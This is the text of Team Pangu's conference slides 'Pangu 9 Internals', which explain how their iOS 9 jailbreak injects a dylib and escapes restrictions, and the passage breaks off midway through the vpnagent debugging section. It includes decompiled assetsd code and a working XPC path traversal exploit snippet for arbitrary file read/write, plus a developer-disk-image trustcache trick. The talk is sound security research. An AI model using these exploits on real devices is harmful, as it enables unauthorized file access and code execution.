Pangu 9 Internals

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Team Pangu

Agenda


- iOS Security Overview
- Pangu 9 Overview
- Userland Exploits
- Kernel Exploits & Kernel Patching
- Persistent Code Signing Bypass
- Conclusion

Who We Are

- A security research team based in Shanghai, China
- Have broad research interests, but known for releasing jailbreak tools for iOS 7.1, iOS 8, and iOS 9
- Regularly present research at BlackHat, CanSecWest, POC, RuxCon, etc.
- Run a mobile security conference named MOSEC (http://mosec.org) with POC in Shanghai

iOS Security Overview

- Apple usually releases a white paper to explain its iOS security architecture
  - Secure Booting Chain
  - Mandatary Code Signing
  - Restricted Sandbox
  - Exploit Mitigation (ASLR, DEP)
  - Data Protection
  - Hypervisor and Secure Enclave Processor



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
What Jailbreak is


> "iOS jailbreaking is the removing of software restrictions imposed by iOS, Apple's operating system, on devices running it through the use of software exploits"
>
> *–Wikipedia*

- Jailbreak has to rely on kernel exploits to achieve the goal, because many software restrictions are enforced by the kernel

Kernel Attack Surfaces



Our Preference



Initial Idea and Practice in Pangu 7

- Inject a dylib via the DYLD_INSERT_LIBRARIES environment variable into a system process
- Pangu 7 (for iOS 7.1) leveraged the trick to inject a dylib to timed
- The dylib signed by an expired license runs in the context of timed and exploits the kernel

Team ID Validation in iOS 8

- To kill the exploitation technique, Apple introduced a new security enforcement called Team ID validation in iOS 8
- Team ID validation is used to prevent system services (aka platform binary) from loading third-party dylibs, with an exceptional case
- Team ID validation does not work on the main executables with the com.apple.private.skip-library-validation entitlement

Pangu 8's Exploitation

- neagent is a system service which happens to have the entitlement
- Pangu 8 mounts a developer disk into iOS devices, and asks debugserver to launch neagent, and specify the DYLD_INSERT_LIBRARIES environment variable
- As a consequence, our dylib runs in the context of neagent and exploits the kernel

More Restrictions since iOS 8.3

- iOS 8.3 starts to ignore DYLD environment variables unless the main executable has the get-task-allow entitlement
- Since neagent does not have the get-task-allow entitlement, DYLD_INSERT_LIBRARIES no longer works for neagent

Pangu 9's Challenge

- Userland
  - We still need to inject a dylib into a system service with less restrictive sandbox profile
- Kernel
  - KPP bypass

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
Userland Exploits


- Arbitrary file read/write as mobile via an XPC vulnerability
- Arbitrary code execution outside the sandbox

Recall Our Talk on BlackHat'15



XPC

- Introduced in OS X 10.7 Lion and iOS 5 in 2011
- Built on Mach messages, and simplified the low level details of IPC (Inter-Process Communication)



XPC Server

```
xpc_connection_t listener = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                                NULL,
                                                   XPC_CONNECTION_MACH_SERVICE_LISTENER);
xpc_connection_set_event_handler(listener, ^(xpc_object_t peer) {
    // Connection dispatch
    xpc_connection_set_event_handler(peer, ^(xpc_object_t event) {
        // Message dispatch
        xpc_type_t type = xpc_get_type(event);
        if (type == XPC_TYPE_DICTIONARY){
            //Message handler
        }
    });
    xpc_connection_resume(peer);
});
xpc_connection_resume(listener);
```

XPC Client

```
xpc_connection_t client = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                               NULL,
                                                                 0);
xpc_connection_set_event_handler(client, ^(xpc_object_t event) {
    //connection err handler
});
xpc_connection_resume(client);
xpc_object_t message = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_double(message, "value1", 1.0);
xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, message);
```

Vulnerability in Assetsd

- Container apps can communicate with a system service named com.apple.PersistentURLTranslator.Gatekeeper via XPC
- assetsd at /System/Library/Frameworks/AssetsLibrary.framework/Support/ runs the service

Path Traversal Vulnerability

- Assetsd has a method to move the file or directory at the specified path to a new location under /var/mobile/Media/DCIM/

- Both srcPath and destSubdir are retrieved from XPC messages, without any validation

```
v6 = (void *)PLStringFromXPCDictionary(a3, "srcPath");
v7 = (void *)PLStringFromXPCDictionary(v4, "destSubdir");
if ( !objc_msgSend(v7, "length") )
{
ABEL_12:
  v8 = 0;
  goto LABEL_13;
}
v8 = 0;
if ( objc_msgSend(v6, "length") )
{
  v9 = (void *)NSHomeDirectory();
  v10 = objc_msgSend(v9, "stringByAppendingPathComponent:", CFSTR("Media/DCIM"));
  v11 = objc_msgSend(v10, "stringByAppendingPathComponent:", v7);
  v21 = 0;
  v12 = objc_msgSend(&OBJC_CLASS___NSFileManager, "alloc");
  v13 = objc_msgSend(v12, "init");
  v14 = objc_msgSend(v13, "autorelease");
  if ( (unsigned int)objc_msgSend(v14, "moveItemAtPath:toPath:error:", v6, v11, &v21) & 0xFF )
  {
```

Exploit the Vulnerability

- Use "../" tricks in srcPath/destSubdir can lead to arbitrary file reads/writes as mobile

```
    xpc_connection_t client =
xpc_connection_create_mach_service("com.apple.PersistentURLTranslator.Gatekeeper",
NULL, 0);
    xpc_connection_set_event_handler(client, ^void(xpc_object_t response) {
        //NSLog(@"here: %@",response);
    });
    xpc_connection_resume(client);
    xpc_object_t dict = xpc_dictionary_create(NULL, NULL, 0);

    NSString *dstPath = [@"../../../../../../../../../" stringByAppendingPathComponent:dest];

    xpc_dictionary_set_string(dict, "srcPath", [src UTF8String]);
    xpc_dictionary_set_string(dict, "destSubdir", [dstPath UTF8String]);
    xpc_dictionary_set_int64(dict, "transactionID", 4);
    xpc_dictionary_set_int64(dict, "operation", 4);
    xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, dict);
```

More Severe Attack Scenario

- Arbitrary file reads result in severe privacy leaks
- Arbitrary file writes can be transformed into arbitrary app installation, system app replacement, and so on
  - Please refer to *MalwAirDrop: Compromising iDevices via AirDrop, Mark Dowd, Ruxcon 2015* for more details
- **Exploitable by any container app**

From Arbitrary File Reads/Writes to Arbitrary Code Execution

- Recall that DYLD_INSERT_LIBRARIES only works for the executables with the get-task-allow entitlement
- Who has this entitlement?

No One Holds get-task-allow in iOS 9

- We checked entitlements of all executables in iOS 9, and found no one had the get-task-allow entitlement
- But we found a surprise in developer disk images

```
INT80s-MBP:DeveloperDiskImage INT80$ codesign -d --entitlements - .//usr/libexec/vpnagent
Executable=/Volumes/DeveloperDiskImage/usr/libexec/vpnagent
??qq?<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
	<key>get-task-allow</key>
	<true/>
	<key>keychain-access-groups</key>
	<array>
		<string>com.apple.identities</string>
		<string>apple</string>
		<string>com.apple.certificates</string>
	</array>
</dict>
</plist>
```

Make Vpnagent Executable on iOS 9

- Mount an old developer disk image (DDI) that contains vpnagent
  - MobileStorageMounter on iOS 9 is responsible for the mount job
- Although the old DDI cannot be mounted successfully, MobileStorageMounter still registers the trustcache in the DDI to the kernel
  - Trustcache of a DDI contains (sort of) hash values of executables in the DDI
  - Trustcache is signed by Apple
- MobileStorageMounter will notify the kernel that vpnagent is a platform binary
  - Old vpnagent can run on iOS 9 without causing code signing failure

Debug Vpnagent

- Mount a normal DDI to enable debugserver on iOS 9
- How the kernel enforces the sandbox profile
  - If the executable is under/private/var/mobile/Containers/Data/, the kernel will apply the default container sandbox profile
  - Otherwise the kernel applies the seatbelt-profile specified in the executable's signature segment
